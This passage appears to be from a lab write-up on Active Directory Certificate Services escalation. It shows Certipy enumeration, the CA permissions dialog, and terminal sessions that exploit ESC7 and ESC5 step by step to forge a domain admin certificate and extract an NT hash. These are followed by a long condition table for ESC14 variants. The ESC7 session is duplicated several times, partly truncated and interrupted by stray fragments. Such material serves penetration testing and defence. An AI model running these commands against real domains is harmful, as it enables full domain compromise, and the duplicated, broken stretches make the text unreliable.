    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : BSIDES.LAB\Administrators
      Access Rights
        Enroll                          : BSIDES.LAB\Authenticated Users
        ManageCertificates              : BSIDES.LAB\Administrators
                                          BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Enterprise Admins
                                          BSIDES.LAB\esc7_certmgr_user
        ManageCa                        : BSIDES.LAB\Administrators
                                          BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Enterprise Admins
                                          BSIDES.LAB\esc7_camgr_user
    [!] Vulnerabilities
      ESC6                              : Enrollees can specify SAN and Request Disposition is set to Issue. Does not work after May 2022
      ESC7                              : 'BSIDES.LAB\\esc7_camgr_user' has dangerous permissions
      ESC8                              : Web Enrollment is enabled and Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for ICPR requests and Request Disposition is set to Issue
```


bsides-CA Properties
Extensions
Storage
Certificate Managers
General
Policy Module
Exit Module
Enrollment Agents
Auditing
Recovery Agents
Security
Group or user names:
Authenticated Users
esc7_camgr_user (esc7_camgr_user)
esc7_certmgr_user (esc7_certmgr_user)
Domain Admins (bsides\Domain Admins)
Enterprise Admins (bsides\Enterprise Admins)
Administrators (CERT01\Administrators)
Add...
Remove
Permissions for esc7_camgr_user
Allow
Deny
Read
Issue and Manage Certificates
Manage CA
Request Certificates
OK
Cancel
Apply
Help

```
┌──(brady㉿akali)-[~]
└─$ certipy ca -u 'esc7_camgr_user@bsides.lab' -p 'ESC7password' -ca bsides-CA -add-officer esc7_camgr_user -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'esc7_camgr_user' on 'bsides-CA'

┌──(brady㉿akali)-[~]
└─$ certipy req -u 'esc7_camgr_user@bsides.lab' -p 'ESC7password' -ca bsides-CA -template SubCA -upn domainadmin -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current us
pe of certificate.
[*] Request ID is 16
Would you like to save the private key? (y/N) y
[*] Saved private key to 16.key
[-] Failed to request certificate

┌──(brady㉿akali)-[~]
└─$ certipy ca -u 'esc7_camgr_user@bsides.lab' -p 'ESC7password' -ca bsides-CA -issue-request 16 -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate

┌──(brady㉿akali)-[~]
└─$ certipy req -u 'esc7_camgr_user@bsides.lab' -p 'ESC7password' -ca bsides-CA -retrieve 16 -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Retrieving certificate with ID 16
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'domainadmin'
[*] Certificate has no object SID
[*] Loaded private key from '16.key'
[*] Saved certificate and private key to 'domainadmin.pfx'

┌──(brady㉿akali)-[~]
└─$
```

```
┌──(brady㉿akali)-[~]
└─$ certipy ca -u 'esc7_camgr_user@bsides.lab' -p 'ESC7password' -ca bsides-CA -add-officer esc7_camgr_user -target 10.5.
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'esc7_camgr_user' on 'bsides-CA'

┌──(brady㉿akali)-[~]
└─$ certipy req -u 'esc7_camgr_user@bsides.lab' -p 'ESC7password' -ca bsides-CA -template SubCA -upn domainadmin -target
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current us
pe of certificate.
[*] Request ID is 16
Would you like to save the private key? (y/N) y
[*] Saved private key to 16.key
[-] Failed to request certificate

┌──(brady㉿akali)-[~]
└─$ certipy ca -u 'esc7_camgr_user@bsides.lab' -p 'ESC7password' -ca bsides-CA -issue-request 16 -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate

┌──(brady㉿akali)-[~]
└─$ certipy req -u 'esc7_camgr_user@bsides.lab' -p 'ESC7password' -ca bsides-CA -retrieve 16 -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Retrieving certificate with ID 16
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'domainadmin'
[*] Certificate has no object SID
[*] Loaded private key from '16.key'
[*] Saved certificate and private key to 'domainadmin.pfx'

┌──(brady㉿akali)-[~]
└─$
```

```
┌──(brady㉿akali)-[~]
└─$ certipy ca -u 'esc7_camgr_user@bsides.lab' -p 'ESC7password' -ca bsides-CA -add-officer esc7_camgr_user -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'esc7_camgr_user' on 'bsides-CA'

┌──(brady㉿akali)-[~]
└─$ certipy req -u 'esc7_camgr_user@bsides.lab' -p 'ESC7password' -ca bsides-CA -template SubCA -upn domainadmin -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current us
pe of certificate.
[*] Request ID is 16
Would you like to save the private key? (y/N) y
[*] Saved private key to 16.key
[-] Failed to request certificate

┌──(brady㉿akali)-[~]
└─$ certipy ca -u 'esc7_camgr_user@bsides.lab' -p 'ESC7password' -ca bsides-CA -issue-request 16 -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate

┌──(brady㉿akali)-[~]
└─$ certipy req -u 'esc7_camgr_user@bsides.lab' -p 'ESC7password' -ca bsides-CA -retrieve 16 -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Retrieving certificate with ID 16
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'domainadmin'
[*] Certificate has no object SID
[*] Loaded private key from '16.key'
[*] Saved certificate and private key to 'domainadmin.pfx'

┌──(brady㉿akali)-[~]
└─$
```

```
┌──(brady㉿akali)-[~]
└─$ certipy ca -u 'esc7_camgr_user@bsides.
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'esc7_camgr

┌──(brady㉿akali)-[~]
└─$ certipy req -u 'esc7_camgr_user@bsides
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request cert
pe of certificate.
[*] Request ID is 16
Would you like to save the private key? (y
[*] Saved private key to 16.key
[-] Failed to request certificate

┌──(brady㉿akali)-[~]
└─$ certipy ca -u 'esc7_camgr_user@bsides.
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate

┌──(brady㉿akali)-[~]
└─$ certipy req -u 'esc7_camgr_user@bsides
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Retrieving certificate with ID 16
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'domainadmin'
[*] Certificate has no object SID
[*] Loaded private key from '16.key'
[*] Saved certificate and private key to '

┌──(brady㉿akali)-[~]
└─$
```

0.235

icate template do not allow the current us

```
┌──(brady㉿akali)-[~]
└─$ certipy ca -u 'esc7_camgr_user@bsides.lab' -p 'ESC7password' -ca bsides-CA -add-officer esc7_camgr_user -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'esc7_camgr_user' on 'bsides-CA'

┌──(brady㉿akali)-[~]
└─$ certipy req -u 'esc7_camgr_user@bsides.lab' -p 'ESC7password' -ca bsides-CA -template SubCA -upn domainadmin -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current us
pe of certificate.
[*] Request ID is 16
Would you like to save the private key? (y/N) y
[*] Saved private key to 16.key
[-] Failed to request certificate

┌──(brady㉿akali)-[~]
└─$ certipy ca -u 'esc7_camgr_user@bsides.lab' -p 'ESC7password' -ca bsides-CA -issue-request 16 -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate

┌──(brady㉿akali)-[~]
└─$ certipy req -u 'esc7_camgr_user@bsides.lab' -p 'ESC7password' -ca bsides-CA -retrieve 16 -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Retrieving certificate with ID 16
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'domainadmin'
[*] Certificate has no object SID
[*] Loaded private key from '16.key'
[*] Saved certificate and private key to 'domainadmin.pfx'

┌──(brady㉿akali)-[~]
└─$
```

ESC5

Escalation via Implicit CA Access Control

```
┌──(brady㉿akali)-[~]
└─$ certipy req -u 'esc5user@bsides.lab' -p 'ESC5password' -ca bsides-CA -template SubCA -upn domainadmin -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll for this ty
pe of certificate.
[*] Request ID is 18
Would you like to save the private key? (y/N) y
[*] Saved private key to 18.key
[-] Failed to request certificate

┌──(brady㉿akali)-[~]
└─$ certipy ca -u 'esc5user@bsides.lab' -p 'ESC5password' -ca bsides-CA -issue-request 18 -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate

┌──(brady㉿akali)-[~]
└─$ certipy req -u 'esc5user@bsides.lab' -p 'ESC5password' -ca bsides-CA -retrieve 18 -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Retrieving certificate with ID 18
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'domainadmin'
[*] Certificate has no object SID
[*] Loaded private key from '18.key'
[*] Saved certificate and private key to 'domainadmin.pfx'

┌──(brady㉿akali)-[~]
└─$ certipy auth -pfx domainadmin.pfx -username domainadmin -domain bsides.lab -dc-ip 10.5.10.225
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: domainadmin@bsides.lab
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'domainadmin.ccache'
[*] Trying to retrieve NT hash for 'domainadmin'
[*] Got hash for 'domainadmin@bsides.lab': aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c

┌──(brady㉿akali)-[~]
└─$
```

ESC14

Escalation via Write Access to altSecurityIdentities

Write AltSecurityIdentities on target	Target AltSecurityIdentities set with	Target type	Victim type	Victim has mail set	Write access on victim	Victim and target in same container	NO_SECURITY_EXTENSION	Certificate template schema version	SUBJECT_ALT_REQUIRE_UPN/SPN	SUBJECT_ALT_REQUIRE_DNS	SUBJECT_ALT_REQUIRE_DOMAIN_DNS	SUBJECT_ALT_REQUIRE_EMAIL	SUBJECT_REQUIRE_EMAIL	SUBJECT_REQUIRE_DNS_AS_CN/COMMON_NAME	SUBJECT_REQUIRE_DIRECTORY_PATH	StrongCertificateBindingEnforcement	CertificateMappingMethods contains	UseSubjectAltName	Attack possible over PKINIT	Attack possible over Schannel
TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	No reqs	mail	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	1	No reqs	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	computer	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	mail	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	No reqs	No reqs	No reqs	1	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	No reqs	mail	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	1	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	No reqs	No reqs	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	computer	TRUE	No reqs	No reqs	No reqs	No reqs	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	mail	No reqs	No reqs	No reqs	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	No reqs	No reqs	No reqs	1	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
No reqs	RFCB22	user	No reqs	No reqs	mail	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	TRUE	No reqs	No reqs	No reqs	No reqs	0/1	No reqs	0	ESC14-B	-
No reqs	RFCB22	user	computer	No reqs	mail	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	0/1	No reqs	0	ESC14-B	-
No reqs	RFCB22	user	No reqs	No reqs	mail	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	TRUE	No reqs	No reqs	No reqs	No reqs	0/1	No reqs	No reqs	ESC14-B	-
No reqs	RFCB22	user	computer	No reqs	mail	No reqs	TRUE	No reqs	FALSE	No reqs	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	0/1	No reqs	No reqs	ESC14-B	-
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	computer	user	TRUE	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	computer	user	No reqs	name, cn, mail	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	TRUE	1	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	TRUE	DNS	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS, mail	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	TRUE	1	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	user	user	No reqs	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	user	user	TRUE	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	user	user	No reqs	name, cn, mail	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	user	user	No reqs	name, cn	FALSE	TRUE	1	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	computer	user	TRUE	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	computer	user	No reqs	name, cn, mail	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	TRUE	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	TRUE	DNS	No reqs	TRUE	No reqs	No reqs	FALSE	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS, mail	No reqs	TRUE	No reqs	No reqs	FALSE	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	TRUE	1	FALSE	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	user	user	No reqs	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	user	user	TRUE	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	user	user	No reqs	name, cn, mail	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	user	user	No reqs	name, cn	FALSE	TRUE	1	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	SubjectOnly	computer	user	No reqs	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	computer	user	TRUE	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	computer	user	No reqs	name, cn, mail	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	computer	user	No reqs	name, cn	No reqs	TRUE	1	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	TRUE	DNS	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS, mail	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS	No reqs	TRUE	1	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	user	user	No reqs	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	user	user	TRUE	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	user	user	No reqs	name, cn, mail	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	user	user	No reqs	name, cn	FALSE	TRUE	1	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	computer	user	No reqs	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	computer	user	TRUE	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	computer	user	No reqs	name, cn, mail	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	computer	user	No reqs	name, cn	No reqs	TRUE	1	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	TRUE	DNS	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS, mail	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS	No reqs	TRUE	1	FALSE	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	user	user	No reqs	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	user	user	TRUE	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	user	user	No reqs	name, cn, mail	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	user	user	No reqs	name, cn	FALSE	TRUE	1	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	0x08	No reqs	ESC14-A
TRUE	No reqs	No reqs	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	0x08	No reqs	ESC14-A
TRUE	No reqs	No reqs	No reqs	No reqs	mail	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	0x08	No reqs	ESC14-A
TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	1	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	0x08	No reqs	ESC14-A
No reqs	RFCB22	user	No reqs	No reqs	mail	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	TRUE	No reqs	No reqs	No reqs	0/1	0x08	No reqs	ESC14-B
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	ESC14-C
No reqs	IssuerSubject	computer	user	TRUE	name, cn	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	ESC14-C
No reqs	IssuerSubject	computer	user	No reqs	name, cn, mail	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	ESC14-C
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	No reqs	No reqs	No reqs	1	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	ESC14-C
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	ESC14-C
No reqs	IssuerSubject	No reqs	computer	TRUE	DNS	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	ESC14-C
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS, mail	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	ESC14-C
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	No reqs	No reqs	No reqs	1	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	ESC14-C
No reqs	IssuerSubject	user	user	No reqs	name, cn	FALSE	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	ESC14-C
No reqs	IssuerSubject	user	user	TRUE	name, cn	FALSE	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	ESC14-C
No reqs	IssuerSubject	user	user	No reqs	name, cn, mail	FALSE	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	ESC14-C
No reqs	IssuerSubject	user	user	No reqs	name, cn	FALSE	No reqs	No reqs	No reqs	1	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	ESC14-C
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	0x08	No reqs	ESC14-C
No reqs	IssuerSubject	computer	user	TRUE	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	ESC14-C
No reqs	IssuerSubject	computer	user	No reqs	name, cn, mail	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	ESC14-C
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	TRUE	1	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	ESC14-C
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	0x08	No reqs	ESC14-C
No reqs	IssuerSubject	No reqs	computer	TRUE	DNS	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	ESC14-C
